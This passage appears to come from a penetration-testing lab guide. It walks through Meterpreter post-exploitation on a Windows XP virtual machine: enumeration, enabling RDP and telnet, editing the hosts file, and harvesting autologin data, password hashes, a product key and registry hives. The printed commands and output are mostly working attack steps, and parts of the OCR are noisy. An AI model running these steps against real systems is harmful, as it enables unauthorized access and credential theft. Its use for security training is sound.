576	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\77VC:\WINDOWS\system32\csrss.exe
600	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\77VC:\WINDOWS\system32\winlogon.exe
644	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
656	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
812	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
880	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
960	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
1008	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1044	wscntfy.exe	x86	0	EXPLOIT-BFE2650\victim	C:\WINDOWS\system32\wscntfy.exe

We can clearly see that the process **1008** is running as `svchost.exe`; it resides under the `windows/system32` directory.


4. Now check whether the victim's system is a virtual machine or not. For this, type in the `run checkvm` command:



A screenshot of a terminal window titled "meterpreter >". The window shows the command `run checkvm` being typed and its output: "[*] Checking if target is a Virtual Machine [*] This is a Sun VirtualBox Virtual Machine". The terminal is running on a root shell, indicated by the prompt "root : .ruby.bin".

After running the post exploit script it detected that the operating system is running under the VirtualBox virtual machine.

5. Now let us check whether the victim is active or not. For this, we type in `idletime`. Executing this script will show us the recent activity time of the victim:



A screenshot of a terminal window titled "meterpreter >". The window shows the command `idletime` being typed and its output: "User has been idle for: 16 secs". The terminal is running on a root shell, indicated by the prompt "root : .ruby.bin".

It is good that the victim is active and that their recent activity is just 16 seconds old.

6. Check the victim's system environment by running another meterpreter script by executing the run get_env command:

The screenshot shows a terminal window with the following text:

```
File Edit View Bookmarks Settings Help
meterpreter > run get_env
[*] Getting all System and User Variables

Environment Variable list
=====
Name          Value
----          -----
%_
ComSpec      C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK NO
NUMBER_OF_PROCESSORS 1
OS           Windows NT
PATHEXT      .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE x86
PROCESSOR_IDENTIFIER x86 Family 6 Model 42 Stepping 7, GenuineIntel
PROCESSOR_LEVEL 6
PROCESSOR_REVISION 2a07
Path          C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
TEMP          C:\WINDOWS\TEMP
TEMP          C:\WINDOWS\TEMP
TMP           C:\WINDOWS\TEMP
TMP           C:\WINDOWS\TEMP
windir        C:\WINDOWS

root : ./ruby.bin
```

We can see the system's environment information, such as the number of processors, operating system, Windows directory path, and more.

7. Now let us check the victim's system IP address by typing the ipconfig command:


The screenshot shows a terminal window with the following text:

```
File Edit View Bookmarks Settings Help
meterpreter > ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask    : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 08:00:27:1d:b4:be
IP Address  : 192.168.0.104
Netmask    : 255.255.255.0

meterpreter >
```

8. Here we can see the IP address of the victim's PC; now if we want to see the full network settings, we'll type in the `route` command:




A screenshot of a terminal window titled "meterpreter >". The command `route` has been entered and the output shows the following table:

Subnet	Netmask	Gateway
0.0.0.0	0.0.0.0	192.168.0.1
127.0.0.0	255.0.0.0	127.0.0.1
192.168.0.0	255.255.255.0	192.168.0.104
192.168.0.104	255.255.255.255	127.0.0.1
192.168.0.255	255.255.255.255	192.168.0.104
224.0.0.0	240.0.0.0	192.168.0.104
255.255.255.255	255.255.255.255	192.168.0.104

Here we can see the network route settings of the victim's system.

9. Another important script that we run for mapping the security configuration of the victim's system is known as `countermeasure`. Type in `run getcountermeasure`:




A screenshot of a terminal window titled "meterpreter >". The command `run getcountermeasure` has been entered and the output shows the following details about Windows Firewall and DEP Support Policy:

- [+] Running Getcountermeasure on the target...
- [+] Checking for contermeasures...
- [+] Getting Windows Built in Firewall configuration...
- [+]
- [+] Domain profile configuration:
- [+]
- [+] Operational mode = Enable
- [+] Exception mode = Enable
- [+]
- [+] Standard profile configuration (current):
- [+]
- [+] Operational mode = Disable
- [+] Exception mode = Enable
- [+]
- [+] Local Area Connection firewall configuration:
- [+]
- [+] Operational mode = Enable
- [+]
- [+] Checking DEP Support Policy...

By running this script, we can see the firewall profile configuration.

10. Now we are going to enable the victim's Remote Desktop Protocol service.

Type in `run getgui`; it shows a list of the available options. We can see in **OPTIONS** that the `-e` syntax is used for enabling RDP, so type in the `run getgui -e` command:




```

File Edit View Bookmarks Settings Help
meterpreter > run getgui
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:
-e      Enable RDP only.
-f <opt> Forward RDP Connection.
-h      Help menu.
-p <opt> The Password of the user to add.
-u <opt> The Username of the user to add.

meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos.perez@darkoperator.com
[*] Enabling Remote Desktop
[*]   RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]   Terminal Services service is already set to auto
[*]   Opening port in local firewall if necessary
root : .ruby/bin
  
```

11. Another common service that we expect to be enabled on the Windows operating system is the telnet service. The `gettelnet` script is used for enabling the telnet service on the compromised machine. So type in `run gettelnet`, and it will show a list of the available options. We can notice in the **OPTIONS** section that `-e` is used for enabling the telnet service, so type in `run gettelnet -e`:



```

File Edit View Bookmarks Settings Help
meterpreter > run gettelnet
Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u <username> -p <password>

OPTIONS:
-e      Enable Telnet Server only.
-f <opt> Forward Telnet Connection.
-h      Help menu.
-p <opt> The Password of the user to add.
-u <opt> The Username of the user to add.

meterpreter > run gettelnet -e
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*]   The Telnet Server-Services service is not set to auto, changing it to auto ...
root : .ruby/bin
  
```

12. Let us have a look at the victim's local subnet by running another script. Type in the run get_local_subnets command:


A screenshot of a terminal window titled "File Edit View Bookmarks Settings Help". The command "run get_local_subnets" is highlighted with a red box. The output shows "Local subnet: 192.168.0.0/255.255.255.0". The prompt "meterpreter > []" is visible at the bottom.

We can see the local subnet of the victim's system in the preceding screenshot.

13. Another interesting script is hostedit. It allows an attacker to add host entries in the Windows host file. Type in run hostedit:

A screenshot of a terminal window titled "File Edit View Bookmarks Settings Help". The command "run hostedit" is highlighted with a red box. The output provides information about the script, including options for adding entries to the hosts file. Examples shown are "run hostedit -e 127.0.0.1,google.com" and "run hostedit -l /tmp/fakednsentries.txt". The prompt "meterpreter > []" is visible at the bottom.

14. Upon running this script, we can see the usage syntax of hostedit. Type in
run hostedit -e 127.0.0.1, www.apple.com:




```
File Edit View Bookmarks Settings Help
meterpreter > run hostsedit -e 127.0.0.1,www.apple.com
[*] Making Backup of the hosts file.
[*] Backup located in C:\WINDOWS\System32\drivers\etc\hosts58695.back
[*] Adding Record for Host www.apple.com with IP 127.0.0.1
[*] Clearing the DNS Cache
meterpreter >
```

The terminal window shows the command "run hostsedit -e 127.0.0.1,www.apple.com" being entered. The output indicates that a backup of the hosts file was made at C:\WINDOWS\System32\drivers\etc\hosts58695.back, a new record was added for the host www.apple.com with IP 127.0.0.1, and the DNS cache was cleared.

Here we can see that the host record has been added to the victim's host file.

15. For verifying it, we can open the victim's system directory at c:\windows\system32\drivers\etc\. Here we can find the host's file, and on opening this file in Notepad, we can see the host that has been added:



16. Now let us enumerate as to how many users are currently logged in on the victim's system. For this purpose, we'll type in `run enum_logged_on_users`. Using this command shows us a list of available options, and we can see in **OPTIONS** that `-c` is being used for the currently logged-in users. So, type in `run enum_logged_on_users`:

The screenshot shows a terminal window with the following text:

```
File Edit View Bookmarks Settings Help
meterpreter > run enum_logged_on_users
Meterpreter Script for enumerating Current logged users and users that
the system.

OPTIONS:
  -c      List SID's of currently loged on users.
  -h      Help menu.
  -l      List SID's of users who have loged in to the host.

meterpreter > run enum_logged_on_users -c
Current Logged Users
=====
SID                               User
...
S-1-5-18                          SYSTEM
S-1-5-19                          Local Service
S-1-5-20                          Network Service
S-1-5-21-1844237615-2111687655-854245398-1003  victim
```

The command `run enum_logged_on_users -c` is highlighted with a red box. The user `victim` is also highlighted with a red box.

We can see in the preceding screenshot that the user/victim is currently logged in on the system.

17. After enumerating the users, we then move on to enumerate the applications installed on the victim's system. So to enumerate the installed applications' list, we just need to type in `run get_application_list` and it will show us all the installed applications:

```
File Edit View Bookmarks Settings Help
meterpreter > run get_application_list
=====
Installed Applications
=====
Name           Version
-----
Mozilla Firefox 19.0.2 (x86 en-US) 19.0.2
Mozilla Maintenance Service 19.0.2
WinRAR 4.20 (32-bit) 4.20.0

meterpreter > [  ]
```

In the preceding screenshot, we can see the list of installed applications.

18. After that, we move on to enumerate the victim's drive information for the purpose of gathering physical drive information. Type in `run windows/gather/forensics/enum_drives`:

```
File Edit View Bookmarks Settings Help
meterpreter > run windows/gather/forensics/enum_drives
=====
Device Name:          Type:  Size (bytes):
-----
<Physical Drives:>
\\.\PhysicalDrive0      8589934592
<Logical Drives:>
\\.\C:                  8589934592
\\.\D:                  4702111234474983745
meterpreter > [  ]
```

We can see the drive name and size in bytes in the preceding screenshot.

19. We also see the victim's operating system's product key. This is an amazing script that may be used by typing `run windows/gather/enum_ms_product_keys`; it will reveal the serial key:

Product	Registered Owner	Registered Organization	License Key
Microsoft Windows XP	Victim	Exploit	JG28K-H9Q7X-BH6W4-3POCQ-6XBFJ


Using this command, in the preceding screenshot, we can see the product key of the Windows operating system that is installed on the victim's PC.

20. Now let us check the Windows autologin feature in the victim's system by running another meterpreter script. Type in `run windows/gather/credentials/windows_autologin`:

```
[*] Running against EXPLOIT-0FE265D on session 1
[*] DefaultDomain=EXPLOIT-0FE265D, DefaultUser=victim, DefaultPassword=
[*] AltDomain=EXPLOIT-0FE265D, AltUser=victim, AltPassword=
[*] Storing data...
[*] Windows AutoLogin User Credentials saved in: /root/.msf4/loot/201303262249
meterpreter >
```

We can see as in the preceding screenshot that the victim's system username is `victim` and that the password is blank. He is using his system without a password.

21. Now another important script that we are going to run is for enumerating the system information. This will dump some juicy information, such as hashes and tokens, from the victim's system by running different utilities and commands. Type in `run winenum`:




```

File Edit View Bookmarks Settings Help
] meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.0.104:1035...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/EXP
[*] Checking if EXPLOIT-0FE265D is a Virtual Machine .....
[*] UAC is Disabled
[*] Running Command List ...
[*]   running command cmd.exe /c set
[*]   running command ipconfig /all
[*]   running command arp -a
[*]   running command net view
[*]   running command ipconfig /displaydns
[*]   running command route print
[*]   running command netstat -nao
[*]   running command net accounts
[*]   running command netstat -vb
[*]   running command netstat -ns
[*]   running command tasklist /svc
[*]   running command net group administrators

```

root : .ruby/bin

22. After running the script, we notice that a lot of the commands running on the victim's system and all the reports are being saved in the `/root/.msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327.2532` directory. Now we can go through this directory and view some of the results:




```

File Edit View Bookmarks Settings Help
root@bt:~# cd /root/.msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327.2532
root@bt:~/msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327.2532# ls
arp a.txt          net group administrators.txt    netstat_vb.txt
cmd.exe c set.txt net group.txt                  net user.txt
EXPLOIT-0FE265D_20130327.2532.txt  net localgroup administrators.txt  net view_domain.txt
gopresult_SCOPE COMPUTER_Z.txt  net localgroup.txt   net view.txt
gopresult_SCOPE USER_Z.txt      net session.txt     programs.list.csv
hashdump.txt        net share.txt                 route.print.txt
ipconfig_all.txt    netsh firewall show config.txt tasklist_svc.txt
ipconfig_displaydns.txt  netstat_nao.txt
net accounts.txt    netstat_ns.txt
root@bt:~/msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327.2532# 

```

EXPLOIT-0FE265D_20130327.2532 : bash

23. In this directory, we can see some data being saved in the TXT and CSV formats. Now we can open any report as per our need. Here we are opening hashdump.txt, so type in cat hashdump.txt:




A terminal window titled 'EXPLOIT-0FE265D_20130327-2532 : bash'. The command 'cat hashdump.txt' has been run, displaying a list of user accounts and their corresponding MD5 hashes. The output includes:

```
root@bt:~/msf4/logs/scripts/winenum/EXPLOIT-0FE265D_20130327.2532# cat hashdump.txt
Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:64c7523c5a9d1eeff68202c8b5edf63f9:b1678991a530233e4c0c260ac337c3d3:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:21d994d1e867794cbf093358ed3b4329:::
victim:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Here we can see all the dumped hashes of the different users.


24. The last script that we are going to use for this lab is called `scraper`. This script can be used for dumping additional information (such as extracting the entire registry key) that is not included in any other enumeration script from the victim's system. Type in `run scraper`:



A meterpreter session window titled 'meterpreter >'. The command 'run scraper' has been run, and the process is shown in progress. The output shows the script gathering basic system information, dumping password hashes, obtaining the entire registry, exporting HKCU, downloading HKCU, cleaning HKCU, exporting HKLM, downloading HKLM, cleaning HKLM, exporting HKCC, downloading HKCC, cleaning HKCC, exporting HKCR, downloading HKCR, cleaning HKCR, exporting HKU, downloading HKU, and finally completing processing. The session is running on 'root : .ruby/bin'.

```
meterpreter > run scraper
[*] New session on 192.168.0.104:1035...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\DOCUME~1\victim\LOCALS~1\Temp\DWRTYgk.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\DOCUME~1\victim\LOCALS~1\Temp\yBidZDXy.reg)
[*] Cleaning HKLM
[*] Exporting HKCC
[*] Downloading HKCC (C:\DOCUME~1\victim\LOCALS~1\Temp\qlFh0jqu.reg)
[*] Cleaning HKCC
[*] Exporting HKCR
[*] Downloading HKCR (C:\DOCUME~1\victim\LOCALS~1\Temp\jYowjxwC.reg)
[*] Cleaning HKCR
[*] Exporting HKU
[*] Downloading HKU (C:\DOCUME~1\victim\LOCALS~1\Temp\eyIcryKH.reg)
[*] Cleaning HKU
[*] Completed processing on 192.168.0.104:1035...
meterpreter >
```

We can see in the preceding screenshot that after running the script, it starts dumping hashes, registry keys, and basic system information, and it saves the report in the `.msf4/logs/scripts/scrapers/192.168.0.104_20130327.563889503` directory.




```
File Edit View Bookmarks Settings Help
